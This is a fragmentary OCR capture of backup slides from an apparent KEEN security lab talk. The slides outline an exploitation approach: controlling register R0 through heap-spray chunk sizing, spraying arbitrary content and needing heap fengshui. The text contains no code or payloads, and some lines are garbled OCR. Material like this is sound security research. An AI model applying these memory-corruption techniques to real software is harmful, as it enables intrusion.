

KEEN
security
lab

XXX


- Backup slides

KEEN security lab

What do w d w ieve



What do w d w ieve




What do we have, and what to archieve

- We have control of R0 value in a predicable range (0x1000) at first dereference by adjusting spraying chunk size
  - After first step we know what R0 is, but don’t know where it is
- We can spray any size of any content
  - However we do not know where sprayed address is


We still need heap fengshui

